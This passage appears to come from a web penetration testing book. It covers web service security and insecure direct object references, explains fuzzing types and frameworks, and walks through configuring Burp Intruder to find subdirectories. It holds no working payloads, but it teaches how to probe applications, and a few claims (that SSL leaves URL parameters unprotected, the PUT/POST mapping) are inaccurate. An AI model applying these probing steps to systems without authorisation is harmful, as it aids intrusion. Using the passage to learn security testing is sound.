- The session between the consumer and the provider of the web service should be authenticated and maintained using a session token or an API key. The API key, username, and session token should never be passed in the URL. The session state should always be maintained on the server side and not the client side. RESTful services does not provide any security by default it is dependent on transport layer security to protect the data while it on the wire. SSL is recommended to protect the data in transit. SOAP web services use WS-security which provides message level security that is more robust than HTTPS. You should never pass an API key in the URL as SSL does not protects the URL parameters and the key is logged in bookmarks and server logs. Either OAuth or HMAC authentication should be used. In HMAC authentication the API key is encrypted with a secret key which is shared between the client and the server.

- Most tasks of a RESTFul web services are done using the `GET`, `POST`, `DELETE`, and `PUT` methods. For example, in a stock exchange web service an anonymous user may be allowed to use the `GET` method to query the stock value, but the `PUT` or `DELETE` methods should never be allowed for a non-authenticated user. The web service should be careful when allowing multiple methods for a given URL. For a method that is not allowed against a URL, a forbidden message should be sent back. For critical tasks involving the `PUT` and `DELETE` methods, a random token should be used to to mitigate a CSRF attack. Most web services use the following four verbs:

HTTP verb	**Use**
`GET`	To retrieve data
`PUT`	To insert data
`POST`	To update data
`DELETE`	To remove data

- The web service should be tested using random generated data to verify the implementation of validation filters. Input fields taking a finite number of characters should use the whitelisting-based approach. Using this approach, we can define what is acceptable and build a list of legitimate input accepted by the application. Any characters or untrusted data not part of the whitelist is rejected.
- If the web service is using XML, it should be tested against common XML-based attacks such as XPath injection, XQuery injection, XML schema poisoning, and others.

  When there is an exception, the RESTful API should respond back with appropriate error messages just like it is done in regular web pages and use the HTTP status codes to return errors to the clients. In the exception message, you leave as little server information as possible. Here are the response codes:

Response code	**Meaning**
100s – Information	We're all cool
200s - Success	I got what you need
300s – Redirection	It's over there
400s – Client error	You messed it up
500s – Server error	I messed it up

Insecure direct object reference vulnerability

Insecure direct object reference vulnerability is not specific to RESTful web services but is prevalent in it. We are familiar with e-commerce applications that display a product and information about it. Most likely, the developer would have used a unique ID to identify the product at the backend. This ID also identifies the product when stored in the database by the means of a primary key. Hence, the ID becomes a direct object reference.

In an e-commerce application that uses web services, the call to the API would look something like this:

```
https://example.com/product/234752879
```

The information of the product is then returned in JSON format, which is formatted and displayed on the client's browser:

```
{
  "id": "234752879",
  "product_name": "webcam",
  "product _family": "electronics",
  "section": "computers",
  "Cost": "500"
}
```

If you increment the product ID, the data for the product `234752880` is returned instead of `234752879`. This is not a big issue in this particular web application, but what if in a financial application you have a direct object reference to the account number that might store sensitive information and you are able to view data of other accounts by manipulating the account ID. Web services should only allow access after proper authentication; otherwise, you run into the risk of someone accessing sensitive data by using direct object reference. Insecure direct object reference is a major cause of concern in web services and should be on top of your to-do list when pentesting a RESTful web service.

An application using a web service increases the attack surface and also changes the risk profile of the application. The testing methodology is not different from a normal web application and the application should still be tested against the OWASP top ten vulnerabilities.

Summary

This chapter was all about Web 2.0. AJAX and web services have played a very important role in revolutionizing the Internet. We started with AJAX and discussed the building blocks of an AJAX-based application. Then, we looked at security issues that arise due to multiple technologies that work together. We also covered web services that make it different from the usual web application. Next, we discussed the security issues an application may face with the introduction of a web service.

In the next chapter, we will discuss fuzzing and use different fuzzing technique to find out vulnerabilities in web applications.

10
Fuzzing Web Applications

In the previous chapters, we saw how to identify vulnerabilities in web applications. We used tools from Kali Linux to find out injection flaws, scripting flaws, and several other common vulnerabilities. We know that web applications include parameters that are not easy to identify and we need a more comprehensive approach to find vulnerabilities.

To improve the security and robustness of the application further, we can perform static code analysis on the source code of the application, which will help identify improper programming practice and coding problems that an attacker can exploit. However, static analysis has some limitations. It only evaluates the application in a non-live state. Performing static analysis of the source code won't help you find how the application will behave when it's running live and when clients interact with it. To use the static analysis method, we also need to have access to the source code of the application.

A more effective method to analyze the behavior of the application is by using fuzzing technique during runtime. When fuzzing the application, we interact with the web application in its operational state and emulate the end user. When you test a web application for specific vulnerabilities such as XSS or SQL injection, you built your test with defined criteria. Besides testing the application in a predefined manner, you should also test the application with undefined criteria that will help unearth flaws resulting in unexpected behavior that the developer overlooked. The art of exploring the application using undefined criteria is known as fuzzing.

Injecting random data into applications have varying effects and may reflect a different output for each input. This trial-and-error method could lead the attacker to vulnerabilities that have not been previously identified in the application. The idea of fuzzing was first used by Professor Barton Miller to test the robustness of UNIX applications in 1989. Since then, fuzzing has evolved a lot and many open source and commercial fuzzers have been developed to automate the tests.

In this chapter, we will talk about fuzzing and use it to identify flaws in a web application. We will cover the following topics:

- Fuzzing basics
- Types of fuzzing techniques
- Applications of fuzzing
- Fuzzing framework
- Fuzzing steps
- Web application fuzzing
- Web application fuzzers in Kali Linux

Fuzzing basics

Fuzzing is a testing mechanism that sends malformed data to a software implementation. The implementation may be a web application, thick client, or a process running on a server. It is a black box testing technique that injects data in an automated fashion. Fuzzing can be used for general testing but is mostly used for security testing.

Fuzzing often reveals serious flaws in the application. Fuzzing with random data can cause a program to crash, which could result in a denial of service attack. The results of the fuzzing test depend on the ability of the fuzzing software to produce inputs that can trigger an exception in the application. Some bugs that you find might be exploitable, while others might not be exploitable. A common bug that is often identified using fuzzing is the buffer overflow flaw. An application taking an input from the user and failing to perform any bound checking on it can result into an exploitable condition. Fuzzer generates random data that is used as an input to test for such vulnerabilities.

Fuzzing has become a very useful research technique and is used by all major software companies such as Microsoft, Google, and Apple. They have integrated fuzzing into their software development life cycle which helps to identify flaws in the early stages of development.

Here are the major advantages of fuzzing:

- Using fuzzing, you can discover interesting vulnerabilities without having a deep understanding of the application
- Many flaws identified using fuzzing are serious vulnerabilities, such as buffer overflows, that can lead to arbitrary code injection attacks

- Fuzzing tests the application by emulating an end user, so it gives accurate results
- Fuzzing tests can find out flaws located in the application that are often ignored by the developers

Fuzzing also has some disadvantages:

- When software crashes during automated fuzzing, it may be difficult to identify where exactly the flaw was detected.
- Software crashing does not necessarily lead to an exploitable condition; you need to further test to ascertain how the flaw can be exploited.
- Fuzzing test relies heavily on the quality of the input to test various conditions in the application. If it's just random data, it is no different than a brute force attack. Applications that are complex and large in size will require a well-designed fuzzer for complete code coverage.

Code coverage is a measure to describe the amount of code tested by the fuzzer. The aim is that the more coverage you get, lesser are the chances of missing parts of the application.

Types of fuzzing techniques

Fuzzing can be broadly categorized as smart and dumb fuzzing. In technical terms, it is known as Mutation fuzzing and Generation fuzzing. Providing random data as input is what fuzzing is all about. The input can be entirely random with no relation and knowledge about what the desired input should look like, or the input can be generated emulating valid input data with some alteration (hence the name generation fuzzing).

Mutation fuzzing

Mutation fuzzing, or Dumb fuzzing, employs a faster approach using sample data, but it lacks understanding of the format and structure of the desired input. Using Mutation fuzzing, you can create your fuzzer without much effort. The Mutation fuzzing technique uses a sample input and mutates it in a random way. For each fuzzing attempt, the data is mutated resulting in different input on subsequent fuzzing attempts. Bit flipping is one of methods that a Mutation fuzzer can use. A Dumb fuzzer could be as simple as piping the output of `/dev/random` into the application.

`/dev/random` is a special file in Linux that generates random data.

Mutation fuzzers may not be intelligent, but you will find many applications getting tripped over by such simple fuzzing technique. Mutation fuzzing will not work for a more complex application that expects data in a specific format, and it will reject the malformed data before it is even processed.

Generation fuzzing

Generation-based fuzzer, or intelligent fuzzer as it is more commonly known, takes a different approach. These fuzzers have an understanding of the format and structure of the data that the application accepts. It generates the input from scratch based on that format. Generation-based fuzzers require prior understanding and intelligence in order to build the input that makes sense to the application. Adding intelligence to the fuzzer prevents the data from been rejected as in the case of Mutation fuzzing. Generation fuzzing uses a specification or RFC, which has detailed information about the format. An intelligent fuzzer works as a true client injecting data and creating dynamic replies based on response from the application.

Generation-based fuzzers are more difficult to design and require more effort and time. The increase in efforts results in a more efficient fuzzer that can find deeper bugs that are beyond the reach of Mutation fuzzers.

Applications of fuzzing

Fuzzing can be used to test a wide variety of software implementations. Any piece of code taking input can be a candidate of fuzzing. Some of fuzzing's most common uses are as follows:

- Network protocol fuzzing
- File fuzzing
- User interface fuzzing
- Web application fuzzing

Network protocol fuzzing

Vulnerabilities in the implementation of network protocol pose a serious security issue. A flaw in the protocol can allow an attacker to gain access over a vulnerable machine over the internet. If the network protocol is well documented, the information can be used to create a smart fuzzer and different test cases against which the behavior of the protocol could be tested.

Network protocols are usually based on the client-server architecture, where client initiates a connection and the server responds. Therefore, the protocol needs to be tested in both the directions first by making a connection to the server, fuzzing it with test cases, and then acting as the server waiting for clients to connect to which the fuzzer responds back, testing the behavior of the protocol on the client. Protocol fuzzers are also known as remote fuzzers.

File fuzzing

Attackers are increasingly using client-side attacks. Sending malicious Word documents, PDF files, and images are a few tricks that the attacker may use. In file fuzzing, you intentionally send a malformed file to the software and test its behavior. The software crashing as the file is opened might indicate the presence of the vulnerability. Common vulnerabilities identified by file fuzzing are stack overflows, heap overflows, integer overflows, and format string flaws, which can be turned into remote code execution attacks. Using file fuzzing, you can either create a malformed file header or manipulate specific strings inside the file format. `FileFuzz` and `SKIPEfile` are two file fuzzing tools.

Using file fuzzing, you can target the following:

- Document viewers
- Media players
- Web browsers
- Image processing programs
- Compression software

User interface fuzzing

Thick client software that comes with a graphical user interface can also be fuzzed using malformed input. The input fields in these applications should be tested against buffer overflow vulnerabilities. Ideally, any application accepting input can be tested using fuzzing.

Web application fuzzing

Fuzzing web applications is an active area of research in the security field. Web applications are increasingly becoming more complex due to mashup of multiple technologies and third-party integration, which makes it an attractive option for fuzzing. Using fuzzing, you can not only identify cross site scripting and SQL flaws but it will also help you unearth vulnerabilities in sections of the application that might have been overlooked in earlier testing phases. We will discuss more on web application fuzzing later in this chapter.

Web browser fuzzing

Web browsers have recently grabbed the attention of security researchers. A browser is similar to normal software that is fuzzed using a file fuzzer, but it deserves additional attention due to its interaction with web applications. Brower fuzzing has been the most common and effective way to find out bugs in a browser. The file format that web browsers usually deal with is HTML. Fuzzing with malformed web pages could expose flaws in the rendering engine of the browser. Since the browser is normally used to open web pages hosted on a remote server, a malicious user hosting an evil web page could exploit a vulnerable browser. Mangleme and Crossfuzz are two well-known browser fuzzers.

Fuzzer frameworks

Specialized fuzzing software do a great job when testing common file formats and well-documented software, but they are not effective against proprietary software and code. This gave rise to fuzzing frameworks as creating a fuzzer from scratch for each application is not feasible.

A framework is a conceptual structure that is used to build something useful based on the rules specified by it. A fuzzing framework is a collection of libraries and acts a generic fuzzer using which you can create fuzzing data for different targets. These frameworks can be used to exhaustively test a protocol or a custom-built application.

Using a fuzzing framework, you can create a fuzzer in a lesser time to test your proprietary software. You won't have to design a fuzzer from scratch, as the inbuilt libraries do most of the work. The aim of a fuzzing framework is to provide a reusable, flexible, and quick development environment to build a fuzzer.

Some of the most mature and widely used frameworks are as follows:

- Sulley
- SPIKE
- Peach

Creating a fuzzer using a framework requires some scripting skills, as you need to customize and extend it to fit your needs. These frameworks are developed in different languages with SPIKE framework written in C language, while Sulley and Peach are developed in Python.


Out of the three frameworks listed in the preceding paragraph, I prefer the Sulley fuzzing framework as it is a feature rich and consists of additional components that are not usually found in fuzzers. It not only creates data representation but also monitors the target to locate the exact crash condition. It uses something known as agents to monitor the health of the target under fuzzing conditions and resets the target after fuzzing is complete.

Additional information on the Sulley framework can be found at `https://github.com/OpenRCE/sulley`.

A detailed analysis of fuzzing frameworks is beyond the scope of the book, but if you are testing a custom-built software or web application, the fuzzing framework should be part of your armory.

Fuzzing steps

Fuzzing requires a few preparatory steps before you attack the target. The following diagram shows the building blocks of a fuzzing test:



The typical steps involved in fuzzing are described next:

- **Understanding the protocol**: Understanding of the protocol used in the application is the first and most important step when fuzzing. Unless you gain knowledge about the protocol used by the application, it would be difficult to develop test cases. If you are testing a proprietary network protocol, you need the information on how the packets are generated and its correct format.
- **Locating the input parameters**: The target that you are fuzzing is likely to be taking input through different methods. A web application accepts inputs from various parameters in the web form. The different header fields of the HTTP protocol also act as an input to the application and become a candidate for fuzzing. Passing inputs via the command line and files in different formats are other ways through which applications accept data.

- **Generating interesting data**: The aim of fuzzing is to provide abnormal data as input to the target which it usually does not expect to receive. The task of the fuzzer is to generate data that creates a crash condition despite being accepted by the target. Generating intelligent data is what differentiates good fuzzers from the others.
- **Injecting the fuzzed data**: Once the input parameter and fuzzing data is ready, it's time to send it across to the target if it's on the network.
- **Monitor and logging**: As the fuzzer starts fuzzing, you need to monitor the target and wait for the application to hit a crash condition due to the inappropriate data passed to it. This crash condition should be logged and the data that caused the crash should be captured. The most ideal way is to capture a memory dump of the application when it crashes.
- **Analysis and exploitation**: It is not necessary that a crash condition would lead to an exploitable situation. You need to analyze the data and if you have captured the memory dump at post–mortem, using a debugger would help you understand the reason behind the crash and the data causing it.

Testing web applications using fuzzing

So far, we discussed fuzzing as a general security testing technique against a target. Fuzzing also plays an important role when you are doing a penetration test of a web application. It can reveal vulnerabilities such as improper input validation and insufficient boundary checks. These flaws could result in the exposure of web application environment details such as OS version, application version, and database details or even a buffer overflow condition that can be exploited to execute a a remote code execution attack. Any web application that is built on the HTTP protocol specification can be fuzzed.

Fuzzing input in web applications

Over the years, developing web applications has become increasingly easy. Programming languages have become more user friendly, which has resulted in more organizations developing web applications in-house. Unfortunately, developing a secure web application with all the major vulnerabilities closed is a difficult task. Web applications take inputs from different parameters such as URL, headers, and form fields and this data if not validated correctly results in flaws that attackers exploit.

Request URI

Parameters passed using the `GET` request with URIs can be fuzzed. When the application is injected with a malicious URI, it can respond differently depending on the data injected.

A request URI might include the following parameters:

```
/[path]/[page].[extension]?[name]=[value]
```

Here's an example of the request sent via `GET`:

```
/docs/task.php?userid=101
```

Fuzzing each parameter could lead the attacker to a new section in the application that a normal user is unable to see. For example, fuzzing the `path` parameter could result in a path traversal attack. Similarly, fuzzing the `page` parameter with predictable names could lead to information leakage.

Fuzzing the `name` parameter could result in privilege escalation by changing the `userid` value to the ID of a user with administrative rights. At the end, fuzzing the `value` parameter could reveal XSS, command injection, and SQL injection flaws.

Headers

Many applications capture data from the header sent by the client to perform some tasks on the server side. For example, the application would rely on the user-agent value to decide the contents to be delivered back to the user. If the application does not perform proper input validation on the user-agent string, it can be exploited by an attacker.

The following header fields should be fuzzed to find if they can be exploited:

- `Referrer`
- `Content-Length`
- `Host`
- `Accept language`
- `Cookie`
- `User-Agent`

SQL injection, cross-site scripting, command injection, and buffer overflow flaws could be found by fuzzing the header fields. By fuzzing the cookie value, the hacker can predict session IDs of other user and hijack sessions. If additional cookies are stored to share data between the server and the client, it should be fuzzed to find out if it's vulnerable to any SQL or XSS flaw.

Form fields

A web form containing different parameters should be thoroughly fuzzed to test the input validation implemented by the application. The application developer should set correct bound checks for every field and reject data beyond it. For example, an input field for the PIN code should only accept numbers. The application should also discard any type of script tags in the input that could result in an XSS flaw.

Detecting result of fuzzing

Monitoring the web application for an exception is a bit different. The fuzzing activity would not usually crash the application and generate a memory dump that could be analyzed in a debugger. You need to rely on the error messages returned by the application and HTTP codes. A status code of `403` indicates that the resource you were trying to access is restricted and you are not authorized to view it, a `404` error code states that the web page that you are trying to access is unavailable, and a `500` error code indicates an internal server error.

Some web application would reply back with error messages that reveal the internals of the application such as a SQL error message. Using this, you can infer whether the application can be exploited further.

The entire list of HTTP error codes can be found at `http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html`

You will often see a `404` error code if you are fuzzing using random data.

Web application fuzzers in Kali Linux

In Kali Linux 2.0, you can find different tools that can be used for fuzzing at **Applications** | **Web Application Analysis**:

- Burp Suite
- Owasp-zap
- Powerfuzzer
- WebScarab
- Webslayer
- Websploit
- Wfuzz
- Xsser


A few of the preceding tools have been used before and not exclusively used for fuzzing, but include fuzzing as an additional feature. Burp Suite, Owasp-zap, and WebScarab are powerful proxy interception tools that have inbuilt fuzzing options.

Fuzzing using Burp intruder


Burp intruder is a tool within the Burp Suite that can fuzz the different parameters in web applications. You can automate the task of injecting fuzzed data and the results will be displayed when complete. Using the intruder, you can find flaws such as XSS, directory traversal, SQL, and command injection.

Setting up the intruder is a multi-step process:

1. First, you need to configure the Burp proxy so that it intercepts the connection. Next, the important part is to identify the vulnerable request and parameters that you need to fuzz.
2. Once you have intercepted the request, right-click on it and click on **Send to Intruder**, as shown in the following screenshot:



3. Click on the **Intruder** tab, where you will see the requests that you have sent from the previous step:



The important task here is to mark the locations in the request that you want to fuzz. The **Intruder** section has four sub-tabs: **Target**, **Positions**, **Payloads**, and **Options**. Every request that you send to the intruder is numbered, as shown in the preceding screenshot.

4. Select the request that you sent to the intruder under which you will see the four tabs:
    - **Target**: The **Target** option is self-explanatory and should be left as it is, if you are targeting the same application for which you intercepted the connection.
    - **Positions**: Under the **Positions** tab, you need to define the location at which you want to insert the fuzzing payload. For example, if you want to fuzz the `userID` parameter in the URL, you need to select the specific position where the parameter falls in the URL. You can also select multiple positions where you want to insert the payload. Burp intruder uses different attack types when fuzzing:
        - **Sniper**: Each of the selected parameter is fuzzed using a single payload sequentially. This method is useful when testing multiple parameters for a specific vulnerability such as an XSS flaw.


- **Battering ram**: In this method, the payload is sent to all the selected parameters at the same time. Then, the parameters are fuzzed using the second payload, and so on. This attack method is useful when you require the same input to be inserted at multiple locations at the same time. An example would be when you are fuzzing the `ID` field and want to change the value of that parameter at multiple locations.
- **Pitchfork**: In this method, each parameter is fuzzed using a defined payload. It makes use of multiple payload sets. While fuzzing, it inserts the payload from each set into specific positions. This attack method is useful when you want to fuzz using a combination of payload, inserting the data into multiple locations at the same time. When fuzzing multiple parameters such as `Itemcode` and its price in an ecommerce web application, this method could be useful; you can fuzz both the parameters at the same time as both are related to each other.
- **Cluster bomb**: The aim of this attack method is to test the parameters using all the combinations of the payload, and this is useful when you require different and unrelated data to be inserted in multiple locations.

- **Payloads**: The fuzzing data is often called a payload. Here, you can define the various payloads and different options to generate the fuzzing data. The **Payloads** section contains multiple options and the important ones are listed as follows:
  - **Simple list**: This is most basic way to import the payload through a text file.
  - **Runtime file**: If you have a good repository of payload, you can import it during runtime.
  - **Custom iterator**: This will create a combination of characters based on a defined template.
  - **Character substitution**: This will import a preset list of payloads and create multiple payloads by substituting characters in it.
  - **Case substitution**: As the name suggests, it will import the list of payload and switch the case of the character useful when fuzzing the `password` field.


- **Options**: Under the **Options** tab, you can make some performance tweaks. You can also enable the DOS mode (not recommended in a production environment). The **Grep - Match** and **Grep - Extract** options are useful when dealing with the response from the server. It can match specific values returned by the server such as SQL errors and internal functions and flag that request. Using the **Grep - Extract** option, you can pull out specific values of interest from the response.

5. In the following example, we are using the fuzzing to identify sub directories under the website. From the **Payload** options, I have selected the **Sniper** attack method. By default, when you send a request to the intruder, it will find out all parameters suitable for fuzzing and will mark them with the `§` symbol.


   If you want to select the parameters yourself, click on **Clear §** and mark the values by pointing the cursor to the specific positon and click on **Add §**. Since I am fuzzing the sub directories, I will add the marker in the `GET` request header:




6. Once you have decided on the parameters that you want to fuzz, you need to define the payload. In this example, I am importing a payload file during runtime:




7. The final step is to start the fuzzing attack by selecting the **Start attack** option under the **Intruder** menu at the top:



A new window will open and you will see intruder working and populating the **Results** tab. It logs every request sent and its response received. The **Length** and **Status** columns can help you interpret the fuzzing results. As seen in the following screenshot, the status for the payload `railsgoat` is `200`, which means it was able to find a subdirectory by that name:



To assist you in the task of interpreting the results, you can use the error strings from fuzzdb to find interesting error messages. fuzzdb is an open source database containing a list of server response messages, common resource names, and malicious inputs for fuzzing. The `errors.txt` file from fuzzdb can be imported in the **Grep - Match** option of intruder:



